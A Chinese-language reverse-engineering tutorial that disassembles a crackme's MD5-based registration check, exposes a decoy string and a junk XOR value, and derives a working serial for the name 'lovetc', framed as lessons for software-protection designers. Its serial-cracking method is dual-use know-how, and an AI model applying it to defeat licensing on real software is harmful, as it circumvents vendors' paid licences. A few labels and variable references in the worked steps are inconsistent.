我们先来一段一段的分析代码。首先检验注册名，代码如下：

```
00401A94  .  68 2C010000   push   12C
 ; /Count = 12C (300.)
00401A99  .  68 80334000   push   00403380
 ; |Buffer = kgme_#1.00403380
00401A9E  .  6A 64         push   64
 ; |ControlID = 64 (100.)
00401AA0  .  FF75 08       push   dword ptr [ebp+8]
 ; |hWnd
00401AA3  .  E8 68010000   call   <jmp.&USER32.GetDlgItemTextA>
 ; \GetDlgItemTextA
00401AA8  .  0BC0          or     eax, eax   ; 将输入的注册名放进EAX中，并检验EAX的值是否为0
00401AAA  .  75 19         jnz    short 00401AC5
```

```
; 如果输入了注册名就继续计算
00401AAC   6A 00          push  0
; /Style = MB_OK|MB_APPLMODAL
00401AAE   68 E0324000    push  004032E0
; |oooh input error
00401AB3   68 F1324000    push  004032F1
; |your name please !!!
00401AB8   6A 00          push  0
; |hOwner = NULL
00401ABA   E8 5D010000    call  <jmp.&USER32.
MessageBoxA>
; \MessageBoxA
00401ABF   C9             leave
; 如果没有输入注册名，就弹出错误提示
```

这是典型的对注册名的检验，不过程序在这里没有对注册名进行位数、格式等过多的限制，只是最基本的要求。检验完毕了注册名，接下来就是对注册码的检验，代码如下：

```
00401AC6   68 2C010000    push  12C
; /Count = 12C (300.)
00401ACB   68 F89C4000    push  00409CF8
; |Buffer = kgme_#1.00409CF8
00401AD0   68 C8000000    push  0C8
; |ControlID = C8 (200.)
00401AD5   FF75 08        push  dword ptr [ebp+8]
; |hWnd
00401AD8   E8 33010000    call  <jmp.&USER32.
GetDlgItemTextA>
; \GetDlgItemTextA
00401ADD   0BC0           or    eax, eax  ; 将输入
的注册码放进EAX中，并检验EAX的值是否为0
00401ADF   75 17          jnz   short 00401AF8
; 如果输入了注册码就继续计算
00401AE1   6A 00          push  0
; /Style = MB_OK|MB_APPLMODAL
00401AE3   68 E0324000    push  004032E0
; |oooh input error
00401AE8   68 06334000    push  00403306
; |where is da serial dude ?
00401AED   6A 00          push  0
; |hOwner = NULL
00401AEF   E8 28010000    call  <jmp.&USER32.
MessageBoxA>
; \MessageBoxA
00401AF4   C9             leave
; 如果没有输入注册码，就弹出错误提示
```

这也和注册名的检验一样，没有过多的要求。当对注册信息检验完毕以后，就来到了真正的核心部分了，也是重点的开始。按照常理，既然用到了MD5算法，那么加密的过程无非就是简单一点的MD5（注册名）或者稍复杂一点的MD5（注册名+固定字符串）。那么这个例子中是如何应用的，又有什么特别的地方呢？

我们继续，会来到这里：

```
00401AF5   C2 1000        retn  10
00401AF8   > 68 34334000  push  00403334
; /byteptr [e!]
```

当跟踪到这里的时候，出现了一个字符串"byteptr [e!]"，继续向后看：

```
00401AFD   68 80334000    push  00403380
; |ConcatString = "lovetc",80,""
00401B02   E8 EB000000    call  <jmp.&KERNEL32.
lstrcatA>
; \lstrcatA
00401B07   58             pop   eax
; 将注册名与固定字符串byteptr [e!]合并，设为字符串
A（注：本文均以注册名lovetc为例）
```

现在我们明白了，这段代码的作用就是用注册名与固定字符串"byteptr [e!]"合并，组成一个新的字符串。我们设这个字符串为A。按照上面文所说，这里的MD5计算很可能就是MD5（注册名+固定字符串）的那一类型。果然，后面紧跟的代码就是进行MD5计算的：

```
00401B08   68 A8564000    push  004056A8
; /Arg3 = 004056A8
00401B0D   50             push  eax
; |Arg2
00401B0E   68 80334000    push  00403380
; |Arg1 = 00403380
00401B13   E8 E8F4FFFF    call  00401000
; \进行MD5运算
```

在此处，程序进行了MD5计算，不过在堆栈的提示中看不到计算的结果，我们需要在命令行中输入命令D 004079D0来查看计算的结果。我们看到的计算结果是3A76C4E1F2907B1C35319657E278EA05，这也许就是MD5（字符串A）的结果吧。

我们使用计算器验证一下：MD5（lovetcbyteptr [e!]）= B508A9E8E1CAC387207F6E7A1AD759F6，结果居然不一样。将注册名与固定字符串合并，再用MD5计算。这是很标准的过程，怎么会出现计算结果不一样的情况呢？其实问题就出在被加密的信息上。虽然注册名经过合并组成了新的字符串，但是这个新的字符串并不参与MD5的计算。这个字符串实质上就是一个烟雾弹，如果按照常理而不加分析，一不小心就会上圈套。

虽然我们的分析表明注册名被处理了，但是真正被MD5加密的依然是输入的注册名。

```
MD5 (lovetc) = 3A76C4E1F2907B1C35319657E
278EA05
```

与结果符合！所以我们可以总结出MD5在软件保护中另类应用的第一条：

在MD5的应用中，可以伪装被加密的信息。这样破解者以为被加密的信息，恰恰是我们精心构造的伪装信息。

再继续跟踪，进行完毕了MD5的计算，程序又在干什么呢？

```
00401B18   E8 5C000000    call  00401B79
; 跟进这个CALL
```

这个CALL紧随MD5计算之后，所以跟进看看，我们会来到这里：

```
00401B79  /$ 60           pushad
00401B7A  |. BF D0794000  mov   edi, 004079D0
; 用于存放最后的结果
00401B7F  |. BE A8564000  mov   esi, 004056A8
; 将MD5（注册名）放进ESI中
00401B84  |. 8B06         mov   eax, [esi]
; 取第一组数据放进EAX中
00401B86  |. 8B5E 04      mov   ebx, [esi+4]
```

```
;取第二组数据放进EBX中
00401B89  |.  33C3           xor     eax, ebx
; XOR（第一组数据，第二组数据），结果设为A
00401B8B  |.  50             push    eax
; /将结果A作为注册码的第一部分
00401B8C  |.  68 5C334000    push    0040335C
; |Format = "%.8X"
00401B91  |.  57             push    edi
; |s => kgme_#1.004079D0
00401B92  |.  E8 67000000    call    <jmp.&USER32.wsprint>
; \wsprintfA
00401B97  |.  83C4 0C        add     esp, 0C
00401B9A  |.  83C7 08        add     edi, 8
00401B9D  |.  81F3 9900BD0F  xor     ebx, 0FBD0099
; XOR（第二组数据，0xFBD0099），结果设为B
00401BA3  |.  53             push    ebx
; /将结果B作为注册码的第二部分
00401BA4  |.  68 5C334000    push    0040335C
; |Format = "%.8X"
00401BA9  |.  57             push    edi
; |s
00401BAA  |.  E8 4F000000    call    <jmp.&USER32.wsprint>
;\wsprintfA
00401BAF  |.  83C4 0C        add     esp, 0C
00401BB2  |.  8B4E 08        mov     ecx, [esi+8]
; 取第三组数据放进ECX中
00401BB5  |.  33CB           xor     ecx, ebx
; XOR（第三组数据，结果B），计算结果设为C
00401BB7  |.  83C7 08        add     edi, 8
00401BBA  |.  51             push    ecx
; /<%.8X>
00401BBB  |.  68 5C334000    push    0040335C
; |将结果C作为注册码的第三部分
00401BC0  |.  57             push    edi
; |s
00401BC1  |.  E8 38000000    call <jmp.&USER32.wsprint>
; \wsprintfA
00401BC6  |.  83C4 0C        add     esp, 0C
00401BC9  |.  81F3 090A0C0B  xor     ebx, 0B0C0A09
; XOR（结果C，0xB0C0A09），结果设为D
00401BCF  |.  8B56 0C        mov     edx, [esi+C]
; 取第四组数据
00401BD2  |.  83C7 08        add     edi, 8
00401BD5  |.  52             push    edx
; 第四组数据作为注册码的最后一部分
00401BD6  |.  68 5C334000    push    0040335C
; |Format = "%.8X"
00401BDB  |.  57             push    edi
; |s
00401BDC  |.  E8 1D000000    call    <jmp.&USER32.wsprint>
; \wsprintfA
00401BE1  |.  83C4 0C        add     esp, 0C
; 结果D没有作用
00401BE4  |.  61             popad
00401BE5  \.  C3             retn
```

结合代码后的提示，可以想想这些数据是从哪里来的呢？我们知道在运行到这里之前，程序刚刚进行了MD5计算，所以这几组数据与MD5计算结果肯定有密切的关系。还是结合实例来说明。我们输入的注册码是lovetc：

> MD5（lovetc）= 3A76C4E1F2907B1C35319657E278EA05
>
> 现在就要对这个计算结果进行分组，将MD5计算结果以8位为一组进行分组：
>
> 3A76C4E1　　F2907B1C　　35319657　　E278EA05
>
> 第一组数据　第二组数据　第三组数据　第四组数据
>
> 结合代码，可以把这些数据的处理步骤转换如下，现在开始计算：
>
> 1）对第一组数据的计算
> XOR（第一组数据，第二组数据），结果设为A
> 即：XOR （3A76C4E1,F2907B1C） = C8E6BFFD ——结果A
>
> 2）对第二组数据的计算
> XOR（第二组数据，0xFBD0099），结果设为B
> 即：XOR （F2907B1C，0xFBD0099） = FD2D7B85 ——结果B
>
> 3）对第三组数据的计算
> XOR（第三组数据，结果B），结果设为C
> 即：XOR（35319657，FD2D7B85）= C81CEDD2 ——结果C
>
> 4）
> OR（结果C，0xB0C0A09），结果设为D
> 即：XOR（FD2D7B85，0xB0C0A09）= F621718C——结果D

现在我们得到了4个计算结果，按照常理，这些结果再一合并就可能是注册码了。也就是说合并C8E6BFFD FD2D7B85 C81CEDD2 F621718C就可以得到注册码了。既然如此，我们就验证一下这个结果，输入注册名与我们现在得到的注册码后，发现注册码还是不正确。

为什么呢？原来问题就出在注册码的组成上了。那究竟是什么组成了最后的注册码呢？注册码确实是由这些计算结果组成的，但是烟雾弹出现在最后一个计算结果（结果D）上的，它是没有参与组成注册码的，所以这个结果D也是没有意义的。注册码的最后一部分，是由MD5（注册名）的最后一组数据（第4组数据）组成的。所以最后的注册码为（将3个计算结果与第四组数据合并）：

合并：C8E6BFFD　FD2D7B85　C81CEDD2　E278EA05

得到的C8E6BFFDFD2D7B85C81CEDD2E278EA05就是最后的注册码。

至此我们可以总结出MD5在软件保护中另类应用的第二条：

进行完毕了MD5计算，为了避免内存中明码的出现，还要对MD5的计算结果进行处理，并在处理过程中加入垃圾信息。这些信息从采集到计算都与关键的信息一样，只是不参与注册码的组成。采取了这个办法，可以有效的防止破解者从计算结果中猜测出注册码。

此处需要注意，对于以上两种方法，在最后进行注册码比较的时候，一定不要使注册码的明码在内存中出现，否则就会功亏一篑。

以上就是我个人对于MD5在软件保护中应用的一下想法，主要就是在计算中加入一些伪装信息，将真正的重要内容隐藏起来，以及加入垃圾信息迷惑破解者。我们可以看出对加密信息的伪装和垃圾信息的加入都可以使MD5算法产生更好的保护效果。